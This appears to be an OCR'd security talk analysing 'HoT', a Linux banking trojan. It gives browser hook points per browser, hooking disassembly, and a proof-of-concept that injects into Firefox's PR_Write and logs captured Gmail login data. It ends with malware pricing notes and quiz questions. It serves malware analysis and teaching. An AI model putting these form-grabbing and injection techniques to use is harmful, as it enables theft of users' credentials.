flag = 0x1102 (RTLD_NOSHARE, RTLD_GLOBAL, RTLD_NOW)

Eip points to the address of dlopen function
void *dlopen(const char ***_filename_, int** _flag_**);**

Features of HoT – Form grabbing

Performing Man-In-the-Browser manually:



form data caught before any encryption

Features of HoT – Form grabbing

Actual versions September 2013:


Archive	Windows	Linux
Internet Explorer	Wininet.dll!HttpSendRequest	N/A
Firefox	Nspr4.dll!PR_Write Nspr4.dll!PR_Close Nspr4.dll!PR_Read	Libnspr4.so!PR_Write Libnspr4.so!PR_Close Libnspr4.so!PR_Read
Chrome	*chrome.dll!ssl_write *chrome.dll!ssl_read *chrome.dll!ssl_close	Libpthread.so!write
*non-exported		

Features of HoT – Form grabbing

Actual versions September 2013:

Archive	Windows	Linux
Chromium	N/A	Libnspr4.so!PR_Write Libnspr4.so!PR_Close Libnspr4.so!PR_Read
Opera	version dependent v11.01: *0x2bfafb (Carberp leak) V12.01: *0x2b2881	v12.01 x86: *0x02435a0(int, char*, size_t) V12.16 x64: *0x0000000000E01850(int, void *src, size_t n, int, int, int, int, int, __int64)
rekonq/konqueror	N/A	Libkio.so: QIODevice::write(char const*,long long)
*non-exported		


Potential of HoT – original implementation



```
loc_7B68:                                ; CODE XREF: customPR_Write+1AF↓j
                                         ; customPR_Write+1C9↓j ...
                mov     edi, ds:(m_hPR_Write_ptr - 0A0D0h)[ebx]
                mov     [esp+7Ch+param1], edi ; mutex
                call    _pthread_mutex_lock
                mov     eax, ds:(PR_write_addr - 0A0D0h)[ebx]
                mov     [esp+7Ch+param2], 0
                mov     [esp+7Ch+param1], eax
                call    _unPatchF       ; remove function hook
                mov     edx, [esp+7Ch+buffSize]
                mov     [esp+7Ch+param2], ebp
                mov     [esp+7Ch+param3], edx
                mov     edx, [esp+7Ch+hSocket]
                mov     [esp+7Ch+param1], edx
                call    ds:(PR_write_addr - 0A0D0h)[ebx] ; call original PR_Write functio
                mov     esi, eax
                mov     eax, ds:(hcustomPR_Write - 0A0D0h)[ebx]
                mov     [esp+7Ch+param2], eax
                mov     eax, ds:(PR_write_addr - 0A0D0h)[ebx]
                mov     [esp+7Ch+param1], eax
                call    _PatchF         ; set function hook again
                mov     [esp+7Ch+param1], edi ; mutex
                call    _pthread_mutex_unlock
```


Potential of HoT – PoC viable version

- Hooked original libnspr4.so!PR_Write
- Custom PR_Write



slave@slave-VirtualBox: ~


```
Reading symbols from /lib/libnss_mdns4.so.2...(no debugging symbols found)...don
e.
Loaded symbols for /lib/libnss_mdns4.so.2
Reading symbols from /home/slave/tools/bbb/injectso/prgrab.so...(no debugging sy
mbols found)...done.
Loaded symbols for /home/slave/tools/bbb/injectso/prgrab.so
0xb620d424 in __kernel_vsyscall ()
(gdb) disas PR_Wriate
No symbol table is loaded.  Use the "file" command.
(gdb) disas PR_Write
Dump of assembler code for function PR_Write:
   0xb15ac550 <+0>:     jmp    0x9ff97e6a <_Z12custPR_WritePvPcj>
   0xb15ac555 <+5>:     and    $0x20,%al
   0xb15ac557 <+7>:     mov    0x28(%esp),%ecx
   0xb15ac55b <+11>:    mov    (%eax),%edx
   0xb15ac55d <+13>:    mov    %ecx,0x8(%esp)
   0xb15ac561 <+17>:    mov    0x24(%esp),%ecx
   0xb15ac565 <+21>:    mov    %eax,(%esp)
   0xb15ac568 <+24>:    mov    %ecx,0x4(%esp)
   0xb15ac56c <+28>:    call   *0xc(%edx)
   0xb15ac56f <+31>:    add    $0x1c,%esp
   0xb15ac572 <+34>:    ret
End of assembler dump.
(gdb) 
```



slave@slave-VirtualBox: ~

```
   0x9ff97eb1 <+71>:     nop
   0x9ff97eb2 <+72>:     nop
   0x9ff97eb3 <+73>:     nop
   0x9ff97eb4 <+74>:     nop
   0x9ff97eb5 <+75>:     nop
   0x9ff97eb6 <+76>:     nop
   0x9ff97eb7 <+77>:     nop
   0x9ff97eb8 <+78>:     nop
   0x9ff97eb9 <+79>:     nop
   0x9ff97eba <+80>:     nop
   0x9ff97ebb <+81>:     nop
   0x9ff97ebc <+82>:     nop
   0x9ff97ebd <+83>:     nop
   0x9ff97ebe <+84>:     nop
   0x9ff97ebf <+85>:     add    $0x18,%esp
   0x9ff97ec2 <+88>:     pop    %ebp
   0x9ff97ec3 <+89>:     nop
   0x9ff97ec4 <+90>:     nop
   0x9ff97ec5 <+91>:     lea    -0x1c(%esp),%esp
   0x9ff97ec9 <+95>:     mov    0x20(%esp),%eax
   0x9ff97ecd <+99>:     push   0x9ff9a044
   0x9ff97ed3 <+105>:    addl   $0x7,(%esp)
   0x9ff97ed7 <+109>:    ret
---Type <return> to continue, or q <return> to quit---
```

Potential of HoT - PoC viable version


Gmail: Email from Google - Chromium
Gmail: Email from Google
https://accounts.google.com/ServiceLoginAuth
Google
New to Gmail?
CREATE AN ACCOUNT
Sign in
Username
aaaaa
Password
The username or password you entered is incorrect.
Sign in
Stay signed in
Can't access your account?
mc [slave@slave-VirtualBox]:/tmp

```
log_0                                             2033/2994                 67%
*********




length=000002b5:
.........continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&d
sh=-5576865597237196663&ltmpl=default&scc=1&ss=1&GALX=mxcuYwCeYfQ&pstMsg=1&dnCon
n=&checkConnection=youtube%3A395%3A1&checkedDomains=youtube&timeStmp=&secTok=&_u
tf8=%E2%98%83&bgresponse=%21A0KXN_m_H5Qt3URcqcw-1XchFgIAAAAvUgAAAAYqA0mRkKJ_rPjR
Y_uR8H8m-2JBCq026Dy_Eel0vIBYFy05WOR6M0KPTIhBGXrqCQ715sdYUjsGo7frSs8q3XxRjjEthb2S
mhkiFKuUP9TU88aWi60ZiSuNoWVjSf7jFhuFjSH33FuD_Cg29qVRagw0VsXN3tn0t3xpxuAYyNg94Xz4
gUmbc08sNOY2n-drNHPCz-Upvd7FivGaWVJZayd3jObUYtPivfttDOhmPyethr77TkU8_hi80Fu5UVhu
pl0byvn7BOCwUCrfTEY-rw61uav1kn3SfwFR-gHMw4jNA5CaBG-obmoDuZ8IGw&Email=aaaaa&Passw
d=11111&signIn=Sign+in&PersistentCookie=yes&rmShown=1




length=000000b4:
......................B.M..@.........=..U.ED..C.T......7F"i.u D....^K....R
n...G$..Z.S.|.@../...x..l;.s..s ... Z...._.
 1Help  2UnWrap 3Quit  4Hex   5Goto  6       7Search 8Raw   9Format10Quit
```

Potential of HoT - summary

- Stability improves after removing repeated unpatching and patching of the original function
- ptrace scope (*/proc/sys/kernel/yama/ptrace_scope*) set to 0: injections to non-child processes allowed
- Parser of request buffers need to consider chunked queries
- no infection vector yet! (MacOs:Flashback CVE-2012-0507, CVE-2011-3544)
- $2000 per installation - very high price compared to Windows infamous bots: Carberp $2000-$10000, Spyeye $500 -> 150$, Solarbot $200)
- Linux market share on desktops 1.52%
- Plenty of distributions, open source web browsers etc.

Questions

- What is the first byte in SOCKS5 protocol ?
- Which system function is essential in injection of shared objects?
- Which function in Firefox browser did we hook to inspect unencrypted requests?
- What is the cost of a HoT license?

Questions & Answers